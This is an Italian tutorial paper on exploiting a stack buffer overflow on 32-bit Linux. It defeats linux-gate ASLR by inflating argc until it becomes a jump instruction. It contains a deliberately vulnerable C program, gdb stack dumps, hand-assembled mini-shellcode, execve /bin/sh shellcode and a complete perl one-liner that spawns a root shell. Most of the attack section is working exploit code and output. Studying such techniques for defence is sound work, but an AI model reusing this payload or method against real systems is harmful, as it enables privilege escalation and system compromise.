BUFFER OVERFLOW
TECNICHE “HOME MADE”

In questo paper verrà presentata una tecnica per lo sfruttamento di Buffer Overflow per ottenere una shell (di root se il programma da eseguirà possiede gli adeguati privilegi) che, a differenza di molte altre, vanifica (o per lo meno rende “inoffensive”) le precauzioni di randomizzazione in uso sui nuovi kernel Linux.

Requisiti minimi per una corretta comprensione di questo paper:

- Buona conoscenza del C
- Buona conoscenza dell'Assembly (preferibilmente in sintassi AT&T)
- Buona conoscenza dei sistemi GNU/Linux
- Discreta conoscenza delle tecniche di sfruttamento di Buffer Overflow “classici”
- Conoscenza delle tecniche di passaggio parametri alle applicazioni tramite interprete Perl
- Caffeina in circolo quanto basta

N.B. Tutti i sorgenti C trattati sono compilati con l'opzione -fno-stack-protector per facilitare la comprensione.

Se siete giunti fin qui probabilmente sapete che cos'è e come utilizzare la tecnica chiamata Ret2Esp. In parole povere tale tecnica prevede di sfruttare la non-randomizzazione della libreria statica linux-gate.so.1 in modo da entrare in possesso di un indirizzo di jmp *%esp statico. In questo modo è sufficiente sovrascrivere EIP con l'indirizzo di jmp appena trovato e posizionare lo shellcode in modo che si trovi subito dopo l'EIP sovrascritto.

Sfortunatamente con i nuovi kernel Linux ciò non è più possibile dato che anche la libreria linux-gate.so.1 è stata randomizzata:

```
overme@desktop:~$ ldd /bin/sh
        linux-gate.so.1 =>  (0xb7fb3000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e51000)
        /lib/ld-linux.so.2 (0xb7fb4000)

overme@desktop:~$ ldd /bin/sh
        linux-gate.so.1 =>  (0xb7fbd000)
        libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e5b000)
        /lib/ld-linux.so.2 (0xb7fbe000)
```

Come si può notare, l'indirizzo della libreria è differente ad ogni esecuzione.
Dove possiamo andare adesso a cercare ciò che ci occorre se è tutto randomizzato?
La risposta è “da nessuna parte, ce lo creiamo”...

Vi siete mai chiesti dove finisce il numero di argomenti (argc) che si passa ad un programma? Ovviamente sullo stack. Ma la cosa interessante è che esso resterà sempre distante lo stesso numero di locazioni dal nostro EIP e così anche il suo puntatore.
Vediamo di capire meglio con un semplice esempio di programma vulnerabile e con l'aiuto di insight (un front-end per gdb dalle limitate capacità ma assolutamente utile per chiarire meglio le idee)
Prendiamo in esame il seguente sorgente C con palese Buffer Overflow...

```
#include <stdio.h>
#include <memory.h>

void copy(char * arg)
{
   char buff[1024];

   memcpy(buff, arg, strlen(arg));
   return;
}

int main(int argc, char ** argv)
{
   if (argc > 1)
      copy(argv[1]);

   return 1;
}
```

… ed il suo codice Assembly dopo la compilazione

```
0x080483d3 <main+0>:    lea    0x4(%esp),%ecx
0x080483d7 <main+4>:    and    $0xfffffff0,%esp
0x080483da <main+7>:    pushl  -0x4(%ecx)
0x080483dd <main+10>:   push   %ebp
0x080483de <main+11>:   mov    %esp,%ebp
0x080483e0 <main+13>:   push   %ecx
0x080483e1 <main+14>:   sub    $0x14,%esp
0x080483e4 <main+17>:   mov    %ecx,-0x8(%ebp)
0x080483e7 <main+20>:   mov    -0x8(%ebp),%eax
0x080483ea <main+23>:   cmpl   $0x1,(%eax)
0x080483ed <main+26>:   jle    0x8048402 <main+47>
0x080483ef <main+28>:   mov    -0x8(%ebp),%edx
0x080483f2 <main+31>:   mov    0x4(%edx),%eax
0x080483f5 <main+34>:   add    $0x4,%eax
0x080483f8 <main+37>:   mov    (%eax),%eax
0x080483fa <main+39>:   mov    %eax,(%esp)
0x080483fd <main+42>:   call   0x80483a4 <copy>
0x08048402 <main+47>:   mov    $0x1,%eax
0x08048407 <main+52>:   add    $0x14,%esp
0x0804840a <main+55>:   pop    %ecx
0x0804840b <main+56>:   pop    %ebp
0x0804840c <main+57>:   lea    -0x4(%ecx),%esp
0x0804840f <main+60>:   ret
```

```
0x080483a4 <copy+0>:    push   %ebp
0x080483a5 <copy+1>:    mov    %esp,%ebp
0x080483a7 <copy+3>:    sub    $0x418,%esp
0x080483ad <copy+9>:    mov    0x8(%ebp),%eax
0x080483b0 <copy+12>:   mov    %eax,(%esp)
0x080483b3 <copy+15>:   call   0x804830c <strlen@plt>
0x080483b8 <copy+20>:   mov    %eax,0x8(%esp)
0x080483bc <copy+24>:   mov    0x8(%ebp),%eax
0x080483bf <copy+27>:   mov    %eax,0x4(%esp)
0x080483c3 <copy+31>:   lea    -0x400(%ebp),%eax
0x080483c9 <copy+37>:   mov    %eax,(%esp)
0x080483cc <copy+40>:   call   0x80482fc <memcpy@plt>
0x080483d1 <copy+45>:   leave
0x080483d2 <copy+46>:   ret
```

Vediamo come si presenta lo stack mettendo un BreakPoint all'indirizzo 0x080483a4 e passando come argomento la stringa “AAAA”

Address $esp — Target is LITTLE endian


	0	4	8	C	ASCII
0xbfef7bdc	0x08048402	0xbfef970b	0x080495bc	0xbfef7c08	..............|..
0xbfef7bec	0x08048439	0xbfef7c10	0xbfef7c10	0xbfef7c68	9....|...|..h|..
0xbfef7bfc	0xb7e7a450	0xb7fe1ce0	0x08048420	0xbfef7c68	P....... ...h|..
0xbfef7c0c	0xb7e7a450	0x00000002	0xbfef7c94	0xbfef7ca0	P.......|...|..
0xbfef7c1c	0xb7fc5ba8	0x00000000	0x00000001	0x00000000	.[..............
0xbfef7c2c	0x0804822b	0xb7faeff4	0xb7fe1ce0	0x00000000	+..............
0xbfef7c3c	0xbfef7c68	0xcaf82081	0xdb482a91	0x00000000	h|... ...*H.....

- 4 Byte: Salvataggio sullo stack dell'istruzione successiva a call copy (EIP)
- 16 Byte: Contenuto non interessante ai fini di questo paper
- 4 Byte: Puntatore al numero di argomenti passati
- 26 Byte: Non interessante
- 4 Byte: [evidenziato] Numero di argomenti passati

Questa struttura si manterrà invariata ad ogni esecuzione di questo programma e noi ne possiamo trarre vantaggio, vediamo come.
Il principio su cui si basa questa tecnica è passare un numero di argomenti tale da far diventare argc una istruzione in linguaggio macchina, ad esempio passando 0xE4FD (58621 in decimale) argomenti ci ritroveremo, al posto di 0x00000002, 0x0000E4FF (il primo argomento è il nome + path dell'eseguibile, il secondo sarà il buffer per creare l'overflow, e gli altri 0xE4FD che saranno semplicemente delle “A”) che corrisponde all'istruzione jmp *%esp (in little endian ovviamente).

Verifichiamo

(gdb) r AAAA `perl -e 'print " A" x0xE4FD'`



Address $esp — Target is LITTLE endian

	0	4	8	C	ASCII
0xbfe0e55c	0x08048402	0xbfe48d11	0x080495bc	0xbfe0e588	.....
0xbfe0e56c	0x08048439	0xbfe0e590	0xbfe0e590	0xbfe0e5e8	9.....
0xbfe0e57c	0xb7e14450	0xb7f7bce0	0x08048420	0xbfe0e5e8	PD..... .....
0xbfe0e58c	0xb7e14450	0x0000e4ff	0xbfe0e614	0xbfe47a14	PD.....z..
0xbfe0e59c	0xb7f5fba8	0x00000000	0x00000001	0x00000000	.....
0xbfe0e5ac	0x0804822b	0xb7f48ff4	0xb7f7bce0	0x00000000	+.....
0xbfe0e5bc	0xbfe0e5e8	0xd5cb2081	0xd6882a91	0x00000000	....*.....

:P (notare che la struttura di cui parlavo prima è rimasta invariata)

Ovviamente non sarà jmp *%esp l'istruzione che ci interessa ma per adesso ci teniamo questa.

N.B. Passando un numero troppo elevato di argomenti si rischia di assistere alla morte in diretta della nostra ram + swap quindi è consigliabile tenersi molto bassi, nell'ordine di 2 byte.

Il passo successivo è indurre EIP a contenere il puntatore ad argc, per fare questo possiamo sfruttare l'istruzione assembly ret la quale prende ciò che si trova sulla cima dello stack, lo mette in EIP e decrementa lo stack di 4 Byte (un pop EIP in pratica). Per ottenere l'effetto desiderato dovremo dunque sovrascrivere EIP e tutti le locazioni successive (fino alla locazione che contiene il puntatore ad argc) con un indirizzo di ret che prenderemo dal sorgente assembly visto in precedenza oppure semplicemente con il seguente comando

overme@desktop:~/Paper$ objdump -d bof | grep ret
80482cb: c3 ret
804837e: c3 ret
80483a2: c3 ret
80483d2: c3 ret
804840f: c3 ret
8048414: c3 ret
8048479: c3 ret
804847d: c3 ret
80484a8: c3 ret
80484c7: c3 ret

Per comodità utilizzeremo l'indirizzo 0x080483d2 (ret della funzione copy) ma uno vale l'altro.
Giunti a questo punto dunque il nostro buffer dovrà essere così composto:

- 1028 Byte: nop (0x90) fino a sovrascrivere tutte le locazioni fino ad EIP escluso
- 4 Byte: indirizzo di ret (da ripetere per 5 volte)

N.B. Si presume che il modo di trovare il numero di nop esatto lo sappiate già

Se tutto va come dovrebbe, dopo un certo numero di passi dovremmo vedere l'indirizzo contenuto nel registro EIP uguale a quello contenuto in ESP, ovvero il nostro jum *%esp ha avuto successo

Verifichiamo

(gdb) r `perl -e 'print "\x90" x1028 . "\xd2\x83\x04\x08" x5'``perl -e 'print " A" x0xE4FD'`

Address $esp — Target is LITTLE endian

	0	4	8	C	ASCII
0xbf9f1d2c	0x080483d2	0x080483d2	0x080483d2	0x080483d2	.....
0xbf9f1d3c	0x080483d2	0xbf9f1d60	0xbf9f1d60	0xbf9f1db8	....`...`.....
0xbf9f1d4c	0xb7e5a450	0xb7fc1ce0	0x08048420	0xbf9f1db8	P..... .....
0xbf9f1d5c	0xb7e5a450	0x0000e4ff	0xbf9f1de4	0xbfa2b1e4	P.....
0xbf9f1d6c	0xb7fa5ba8	0x00000000	0x00000001	0x00000000	.[.....
0xbf9f1d7c	0x0804822b	0xb7f8eff4	0xb7fc1ce0	0x00000000	+.....
0xbf9f1d8c	0xbf9f1db8	0x2a3ac081	0xdf482a91	0x00000000	.....:*.*H.....

Ecco come si presenta lo stack dopo la chiamata alla memcpy.
E vediamo cosa c'è nei registri EIP ed ESP dopo l'esecuzione dei vari ret

(gdb) i r
...
esp 0xbf9f1d44 0xbf9f1d44
...
eip 0xbf9f1d44 0xbf9f1d44
...

Siamo riusciti nel nostro intento ovvero abbiamo dirottato l'esecuzione del programma inducendo EIP ad eseguire il codice all'interno dello stack.
Purtroppo, come abbiamo detto precedentemente, non possiamo utilizzare jmp *%esp perché scrivendo lo shellcode andremmo a sovrascrivere il puntatore ad argc rendendo tutto inutilizzabile. In oltre abbiamo già appurato che non possiamo passare più di 2 byte come numero di argomenti e quindi il numero di istruzioni da utilizzare al posto di jmp *%esp si riduce drasticamente.

Dobbiamo quindi cercare di “saltare” ad una locazione di memoria in cui abbiamo più spazio per le nostre istruzioni e che sia molto vicina al nostro argc.
Cade a pennello l'istruzione jmp short offset (EB off8) lunga esattamente 2 byte che ci permette di fare un salto relativo con segno di un offset di un byte. Possiamo quindi saltare al massimo di 126 byte indietro e 127 byte in avanti. E dove cadiamo saltando indietro di 126 byte?

(gdb) r `perl -e 'print "\x90" x1028 . "\xd2\x83\x04\x08" x5'``perl -e 'print " A" x0x80E9'`

Address $eip — Target is LITTLE endian

	0	4	8	C	ASCII
0xbfa1c562	0x90909090	0x90909090	0x90909090	0x90909090	.....
0xbfa1c572	0x90909090	0x90909090	0x90909090	0x90909090	.....
0xbfa1c582	0x90909090	0x90909090	0x90909090	0x90909090	.....
0xbfa1c592	0x90909090	0x90909090	0x90909090	0x90909090	.....
0xbfa1c5a2	0x90909090	0x90909090	0x83d29090	0x83d20804	.....
0xbfa1c5b2	0x83d20804	0x83d20804	0x83d20804	0xc5e00804	.....
0xbfa1c5c2	0xc5e0bfa1	0xc638bfa1	0xb450bfa1	0x2ce0b7e4	.....8...P....,

Tra i nostri nop ovvero nel buffer. E' quindi facile intuire che adesso abbiamo molto più spazio a disposizione per le istruzioni, ma non abbastanza per uno shellcode, soprattutto se lo shellcode è molto esteso. Dobbiamo trovare quindi il modo, inserendo un mini-shellcode, di indurre EIP a saltare all'inizio del nostro buffer in modo da avere tutto lo spazio che vogliamo per lo shellcode vero e proprio.

Facciamo un passo indietro, a quando avevamo il nostro BreakPoint all'indirizzo 0x080483a4, esaminiamo nuovamente lo stack e chiediamoci: “abbiamo trovato argc ed il suo puntatore, sarà possibile trovare qualcos'altro di utile e che abbia lo stesso schema fisso?”
Se diamo un'occhiata noteremo che sullo stack sono salvati tutti gli indirizzi a tutti gli argomenti passati all'eseguibile, incluso il puntatore ad argv[1], il nostro buffer “cattivo”

(gdb) r AAAA

Address $esp — Target is LITTLE endian

	0	4	8	C	ASCII
0xbfddfacc	0x08048402	0xbfde170b	0x080495bc	0xbfddfaf8	.....
0xbfddfadc	0x08048439	0xbfddfb00	0xbfddfb00	0xbfddfb58	9.....X...
0xbfddfaec	0xb7e04450	0xb7f6bce0	0x08048420	0xbfddfb58	PD..... ...X...
0xbfddfafc	0xb7e04450	0x00000002	0xbfddfb84	0xbfddfb90	PD.....
0xbfddfb0c	0xb7f4fba8	0x00000000	0x00000001	0x00000000	.....
0xbfddfb1c	0x0804822b	0xb7f38ff4	0xb7f6bce0	0x00000000	+.....
0xbfddfb2c	0xbfddfb58	0xaff60081	0xd4882a91	0x00000000	X.....*.....
0xbfddfb3c	0x00000000	0x00000000	0xb7f63c40	0xb7e0437d	.....@<..}C..
0xbfddfb4c	0xb7f6bff4	0x00000002	0x08048320	0x00000000	....
0xbfddfb5c	0x08048341	0x080483d3	0x00000002	0xbfddfb84	A.....
0xbfddfb6c	0x08048420	0x08048410	0xb7f5edb0	0xbfddfb7c	.....|...
0xbfddfb7c	0xb7f694a5	0x00000002	0xbfde16f0	0xbfde170b	.....
0xbfddfb8c	0x00000000	0xbfde1710	0xbfde1747	0xbfde1757	.....G...W...
0xbfddfb9c	0xbfde1762	0xbfde17b3	0xbfde17ee	0xbfde1800	b.....
0xbfddfbac	0xbfde180c	0xbfde182c	0xbfde1c55	0xbfde1c73	....,...U...s...
0xbfddfbbc	0xbfde1c99	0xbfde1cbd	0xbfde1ced	0xbfde1d26	.....&...
0xbfddfbcc	0xbfde1d36	0xbfde1d42	0xbfde1d8f	0xbfde1da7	6...B.....
0xbfddfbdc	0xbfde1dba	0xbfde1dd5	0xbfde1df0	0xbfde1e01	.....

Andando a verificare cosa si trova alla locazione di memoria puntata dall'indirizzo evidenziato, notiamo che esso è realmente il puntatore ad argv[1]

Address 0xbfde170b — Target is LITTLE endian

	0	4	8	C	ASCII
0xbfde170b	0x41414141	0x47504700	0x4547415f	0x495f544e	AAAA.GPG_AGENT_I
0xbfde171b	0x3d4f464e	0x706d742f	0x6165732f	0x73726f68	NFO=/tmp/seahors
0xbfde172b	0x57582d65	0x654e6663	0x672e532f	0x612d6770	e-XWcfNe/S.gpg-a
0xbfde173b	0x746e6567	0x3733363a	0x00313a34	0x4c454853	gent:6374:1.SHEL

Anche quel puntatore sarà sempre distante da EIP un numero fisso di locazioni di memoria e quindi anche in questo caso possiamo sfruttare la situazione.

Torniamo a dove eravamo rimasti. Lo scenario che abbiamo davanti è

- EIP che punta a i nostri nop
- ESP che punta all'indirizzo successivo a quello in cui si trova il puntatore ad argv

Ecco un esempio di come sfruttare la situazione.
Creiamo un mini-shellcode (da mettere subito prima dei 5 indirizzi di ret) che eseguirà le seguenti istruzioni

- Aggiunge ad ESP un offset in modo da spostare la cima dello stack proprio alla locazione in cui si trova il puntatore ad argv[1]

- Fare pop del valore in un registro (EAX in questo esempio)
- Saltare al registro (EAX)

Per evitare che le istruzioni contengano dei byte NULL semplifico il problema utilizzando due add con valore ad 8 bit

add $0x7c,%esp
add $0x28,%esp
pop %eax
jmp *%eax

N.B. Da notare che 0x7C + 0x28 = 0xA4 ovvero 164 in decimale. Questo è il numero di byte che intercorrono tra la cima dello stack (ovvero dopo il puntatore ad argc) ed il puntatore ad argv[1].

In linguaggio macchina il nostro mini-shellcode si traduce così

"\x83\xc4\x7c\x83\xc4\x28\x58\xff\xe0"

Siamo dunque pronti per strutturare il buffer definitivo da passare all'eseguibile

- Shellcode
- nop
- Mini-Shellcode
- indirizzi di ret

- 0x80E9 argomenti fasulli

ovvero

SHELLCODE (shellcode.org)
`perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh"'`

NOP
`perl -e 'print "\x90" x974'`

MINI SHELLCODE (add $0x7c,%esp; add $0x28,%esp; pop %eax; jmp *%eax)
`perl -e 'print "\x83\xc4\x7c\x83\xc4\x28\x58\xff\xe0"'`

INDIRIZZO RET
`perl -e 'print "\xd2\x83\x04\x08" x5'`

INCREMENTA ARGC (0x80E9 + 2 = 0x80EB -> jmp short $0x80)
`perl -e 'print " A" x0x80e9'`

Ed eseguendo il tutto otteniamo la nostra shell (in questo caso di root) fregandocene di tutte le randomizzazioni del kernel

overme@desktop:~/Paper$ ./bof `perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" . "\x90" x974 . "\x83\xc4\x7c\x83\xc4\x28\x58\xff\xe0" . "\xd2\x83\x04\x08" x5 . " A" x0x80e9'`
#

Ultimo appunto
Se al posto di memcpy ci fosse uno strcpy le cose non andrebbero come sperato in quanto lo strcpy termina la scrittura in memoria del buffer con un byte NULL o terminatore di stringa che andrebbe a sovrascrivere il byte meno significativo del puntatore ad argc, inserendo 0x00. Gli scenari che si presentano però, dando una rapida occhiata, non sono dei peggiori

1. Si ha fortuna ed il puntatore terminava già con un 0x00 e tutto va secondo i piani
2. Non si ha fortuna e si sovrascrive il byte meno significativo
    - E' però molto probabile che (avendo un buffer abbastanza grande) l'indirizzo 0xXXXXXX00 punti ai nop passati al buffer e quindi l'esecuzione passa direttamente al mini-shellcode
    - L'indirizzo 0xXXXXXX00 non contiene niente di “utile” e il Segmentation Fault arriva con la sua lunga falce

Tutto sommato però, avendo un buffer abbastanza grande come in questo caso, l'esecuzione dello shellcode va a buon fine con una probabilità molto elevata e quindi non è neanche necessario scrivere un Bruteforce in quanto basta provare 2-3 volte (molto spesso anche una :P) per ottenere la nostra amata shell.

Questo paper non ha l'obbiettivo di essere una guida sul Buffer Overflow bensì ha il chiaro scopo di fornire spunti, spero interessanti, su tecniche alternative, spesso non subito chiare, ma molto efficaci. Spero che abbiate trovato tutto questo stimolante.

OverMe – OverMeHx@gmail.com